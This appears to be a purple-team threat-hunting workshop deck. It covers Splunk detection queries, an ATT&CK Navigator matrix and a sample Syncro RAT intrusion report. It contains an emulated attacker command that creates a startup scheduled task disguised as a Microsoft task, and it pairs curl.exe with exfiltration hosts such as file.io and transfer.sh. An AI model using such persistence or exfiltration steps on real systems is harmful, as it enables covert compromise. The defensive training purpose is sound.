C:\Windows\System32\curl.exe	file.io
C:\Windows\system32\curl.exe	file.io ftp.diptest.com transfer.sh

State Based Detections

> Tags

Request (11/13/2024, 10:10:58 AM)

```
--cmd (Register-ScheduledTask -Action (New-ScheduledTaskAction -Execute "C:\ProgramData\CocCocBrowser\WCBrowserWatcher.exe") -Trigger (New-ScheduledTaskTrigger -AtStartup) -TaskName "Microsoft_XboxU")
```

Response (11/13/2024, 10:10:59 AM)

TaskPath	TaskName	State
-----	-----	-----
\	Microsoft_XboxU	Ready

index=main source="WinEventLog:*" host="EC2AMAZ-SRGIV5B"

Image IN ("*\powershell.exe", ".*\cmd.exe") CommandLine IN ("*New-ScheduledTask*", ".*SCHEDULE*", ".* at *", ".* at.exe *") OR Message IN ("*New-ScheduledTask*", ".*SCHEDULE*" /CREATE*)

| stats values(CommandLine) by Image ParentImage

| table ParentImage Image values(CommandLine)

0 events (11/13/24 3:11:00.000 PM to 11/13/24 4:11:10.000 PM)

No Event Sampling

Job

||

→

Events

Patterns

Statistics (0)

Visualization

20 Per Page

Format

Preview

No results found. Try expanding the time range.

index=main source="WinEventLog:*" host="EC2AMAZ-SRGIV5B"

TargetFilename IN ("*Windows\\Tasks*", "*Windows\\System32\\Tasks*", "*Windows\\SYSWOW64\\Tasks*") NOT TargetFilename="*Windows\\System32\\Tasks\\Microsoft*"

| stats values(TargetFilename) by Image

1 event (11/13/24 3:11:00.000 PM to 11/13/24 4:11:08.000 PM)

No Event Sampling

Job

||

→

Events

Patterns

Statistics (1)

Visualization

20 Per Page

Format

Preview

Image

values(TargetFilename)

C:\Windows\system32\svchost.exe

C:\Windows\System32\Tasks\Microsoft_XboxU

Keyword Detections

New Search Save As Create Table View Close

```
1 index=main source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=1 *whoami.exe
2 ParentImage="*\powershell.exe"
3 | table ParentImage ParentCommandLine Image CommandLine
```

2 minute window Q

1 of 307 events matched No Event Sampling Job II ■ → ± Verbose Mode

Events (1) Patterns Statistics (1) Visualization

20 Per Page Format

ParentImage	ParentCommandLine	Image	CommandLine
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	powershell	C:\Windows\System32\whoami.exe	"C:\Windows\system32\whoami.exe"

Select Administrator: Command Prompt - powershell

```
PS C:\Users\Administrator\Desktop> echo $env:USERDOMAIN $env:USERNAME
EC2AMAZ-D64173M
Administrator
PS C:\Users\Administrator\Desktop> whoami
ec2amaz-d64173m\administrator
PS C:\Users\Administrator\Desktop>
```

Same results (Attacker)
Different results (Defender)

Lab Time

- Goal:
 - Hunt!
- Tasks:
 - Identify adversarial behaviors
 - Pivot off of what you observe, use it to guide you!
- Time: 45 - 60 minutes



04

Reporting

“What do I know? Who needs to know?
Have I told them?” -Secretary James Mattis



Reporting Soapbox

Without reporting & desimmination, there will be no longstanding, effective, changes.

- Be thorough
- Be specific
- State assumptions
- Anticipate Questions → Provide Answers

MITRE ATT&CK Navigator


- **Purpose:** Provides a visual platform to map observed adversary behaviors.
- **Focus:** Track TTPs, map detections, and supports team collaboration.
- **Goal:** Enhance understanding of TTPs, identify security gaps, and improve reporting.

Execution 14 techniques	Persistence 20 techniques	Privilege Escalation 14 techniques	Defense Evasion 43 techniques	Credential Access 17 techniques	Discovery 32 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 18 techniques	Exfiltration 9 techniques
Windows Management Instrumentation	Valid Accounts (0/4)	Valid Accounts (0/4)	XSL Script Processing (0/2)	Unsecured Credentials (0/6)	Virtualization/Sandbox Evasion (0/3)	Use Alternate Authentication Material (0/4)	Video Capture (0/3)	Web Service (0/3)	Transfer Data to Cloud Account (0/1)
User Execution (0/3)	Traffic Signaling (0/2)	Scheduled Task/Job (0/2)	Weaken Encryption (0/2)	Steal Web Session Cookie (0/4)	System Time Discovery (0/3)	Screen Capture (0/4)	Screen Capture (0/4)	Traffic Signaling (0/2)	Scheduled Transfer (0/1)
System Services (0/2)	Server Software Component (0/3)	Process Injection (0/12)	Virtualization/Sandbox Evasion (0/3)	Steal or Forge Kerberos Tickets (0/4)	System Service Discovery (0/4)	Taint Shared Content (0/4)	Input Capture (0/4)	Remote Access Software (0/4)	Exfiltration Over Web Service (0/4)
Software Deployment Tools (0/3)	Scheduled Task/Job (0/3)	Hijack Execution Flow (0/3)	Use Alternate Authentication Material (0/4)	Steal or Forge Authentication Certificates (0/4)	System Owner/User Discovery (0/4)	Software Deployment Tools (0/4)	Email Collection (0/3)	Proxy (0/4)	Exfiltration Over Physical Medium (0/1)
Shared Modules (0/3)	Pre-OS Boot (0/3)	Exploitation for Privilege Escalation (0/14)	Unused/Unsupported Cloud Regions (0/4)	Steal Application Access Token (0/2)	System Network Connections Discovery (0/2)	Replication Through Removable Media (0/4)	Data Staged (0/2)	Non-Standard Port (0/4)	Exfiltration Over Other Network Medium (0/1)
Serverless Execution (0/3)	Power Settings (0/6)	Event Triggered Execution (0/14)	Trusted Developer Utilities Proxy Execution (0/1)	OS Credential Dumping (0/6)	System Network Configuration Discovery (0/2)	Remote Services (0/4)	Data from Removable Media (0/2)	Non-Application Layer Protocol (0/1)	Exfiltration Over Other Network Medium (0/1)
Scheduled Task/Job (0/3)	Office Application Startup (0/6)	Escape to Host (0/2)	Template Injection (0/2)	Network Sniffing (0/3)	System Location Discovery (0/3)	Remote Service Session Hijacking (0/2)	Data from Network Shared Drive (0/2)	Multi-Stage Channels (0/1)	Exfiltration Over C2 Channel (0/1)
Native API (0/3)	Modify Authentication Process (0/9)	Domain or Tenant Policy Modification (0/2)	System Script Proxy Execution (0/2)	Multi-Factor Authentication Request Generation (0/1)	System Information Discovery (0/3)	Internal Spearphishing (0/2)	Data from Local System (0/3)	Ingress Tool Transfer (0/1)	Exfiltration Over Alternative Protocol (0/3)
Inter-Process Communication (0/3)	Implant Internal Image (0/3)	Create or Modify System Process (0/3)	System Binary Proxy Execution (0/14)	Multi-Factor Authentication Interception (0/4)	Remote System Discovery (0/1)	Exploitation of Remote Services (0/2)	Data from Configuration Repository (0/2)	Hide Infrastructure (0/3)	Data Transfer Size Limits (0/1)
Exploitation for Client Execution (0/3)	Hijack Execution Flow (0/3)	Boot or Logon Initialization Scripts (0/2)	Subvert Trust Controls (0/4)	Modify Authentication Process (0/9)	Query Registry (0/4)	Process Discovery (0/4)	Data from Cloud Storage (0/3)	Encrypted Channel (0/2)	Automated Exfiltration (0/1)
Deploy Container (0/3)	External Remote Services (0/3)	Boot or Logon Autostart Execution (0/14)	Rootkit (0/2)	Input Capture (0/4)	Permission Groups Discovery (0/4)	Peripheral Device Discovery (0/4)	Clipboard Data (0/3)	Dynamic Resolution (0/3)	
Container Administration Command (0/3)	Event Triggered Execution (0/16)	Account Manipulation (0/4)	Rogue Domain Controller (0/2)	Forge Web Credentials (0/2)	Network Sniffing (0/3)	Password Policy Discovery (0/4)	Browser Session Hijacking (0/3)	Data Obfuscation (0/3)	
Command and Scripting Interpreter (0/13)	Create or Modify System Process (0/3)	Access Token Manipulation (0/1)	Reflective Code Loading (0/2)	Forged Authentication (0/2)	Network Share Discovery (0/3)	Network Service Discovery (0/4)	Automated Collection (0/3)	Data Encoding (0/2)	
Cloud Administration Command (0/3)	Create Account (0/6)	Abuse Elevation Control Mechanism (0/1)	Process Injection (0/12)	Exploitation for Credential Access (0/13)	Log Enumeration (0/4)		Audio Capture (0/3)	Content Injection (0/4)	
	Compromise Host Software Binary (0/3)		Pre-OS Boot (0/3)				Archive Collected Data (0/3)	Communication Through Removable Media (0/4)	
	Browser Extensions (0/3)		Plist File Modification (0/1)				Archerware-in-the- (0/3)	Application Layer Protocol (0/4)	
			Obfuscated Files or Information (0/13)						

<https://mitre-attack.github.io/attack-navigator/>

MITRE ATT&CK Flow

- **Purpose:** Visualize the sequence of adversary behaviors.
- **Focus:** Mapping attack paths, showing how techniques are used in combination during an attack.
- **Goal:** Improve understanding of attack chains and support better defensive planning and communication.



CTID Intrusion Analysis Template

- **Purpose:** Supports active hunting and incident response operations.
- **Focus:** Provides actionable indicators for system searches.
- **Goal:** Offers tactical, real-time support to prevent harm to company systems.

- <https://github.com/center-for-threat-informed-defense/cti-blueprints/tree/main>

 MITRE
ENGUITY | Center for Threat
Informed Defense

Intrusion Analysis Report

Remote Access Tool Detected, Proxy Execution by Legitimate Management Tools, Second-Stage Malware C2 Connections, and Eventual Ransomware Likely

Date of Report :
March 20, 2023

Executive Summary

We assess with moderate confidence that Water Minyades is the threat actor responsible for this intrusion and intends to deploy ransomware. Syncro RAT is often leveraged by Water Minyades as a second-stage loader deployed by Batloader malware as the primary means of persistence during an intrusion. Generally, Syncro is deployed alongside other legitimate tools, such as Nsudo, Gpg4win, NirCmd, PowerShell, MsiExec.exe, and Mshta.exe, which are used for proxy execution and privilege escalation. After gaining persistence through Syncro RAT, it is likely that Water Minyades will leverage second-stage malware, such as Cobalt Strike, for C2 and exfiltration purposes, as well as attempt to exploit the domain controller to push the ransomware module.

Key Points

- In the intrusion chain, Syncro RAT falls under persistence and C2. The IR team should look for activity targeting the domain controller, as well as legitimate system management and file execution tools used for privilege escalation and proxy execution, as well as C2 connections from second-stage malware such as Cobalt Strike.
- Key Syncro RAT capabilities include the ability to terminal with SYSTEM privileges, deploy additional backdoors, gain remote desktop and full file system access, and exfiltrate files.
- Water Minyades is the threat actor likely responsible for the intrusion due to the use of a watering hole as an initial intrusion vector; however, Luna Moth and MuddyWater also are associated with the tool. If our attribution assessment proved incorrect, data theft and/or extortion is likely.
- Syncro Rat is deployed through phishing or by the Batloader malware as a post-compromise tool. Water Minyades has used Syncro in operations that ultimately led to the deployment of ransomware.

CTID-784-2023
Intrusion Analysis Report

TLP CLEAR
03/20/2023

Criticality: Critical
Page 1


Lab Time

- Goal:
 - Documentation
- Tasks:
 - Generate ATT&CK Navigator
 - Generate Intrusion Analysis Report
 - Generate ATT&CK Flow
- Time: 30 minutes

Tips

- Start with a wide net (search), then focus in on specific events
- Take notes early and often, provide context & be thorough!
- Anticipate questions and provide answers
- Hunt as often as you can!

- SCYTHE offers free training and workshops every month!
<https://scythe.io/workshops>





CTF Time!

Go Purple For Good!





scythe

Hello friend. Welcome to the herd. 🐾

Home

All Swag

Fundraiser for Ukraine

UniCon 2024

UniAccessories (New)

Seasonal

UniShirts

UniSweatshirts

UniStickers

UniBaby

UniPets

Buy Swag & Help Save Chubby Unicorns 🐾

Each month, we will donate all proceeds to a global conservation organization to help save rhinos from extinction.



UniCon 2024



Fundraiser for Ukraine



UniAccessories



UniSweatshirt



UniShirts



UniBaby



UniPets



UniStickers

<https://swag.scythe.io/>

THANK YOU

Do you have any questions?

proserve@scythe.io

scythe.io



[/tyler-j-casey](#)



[/georgebilbrey](#)

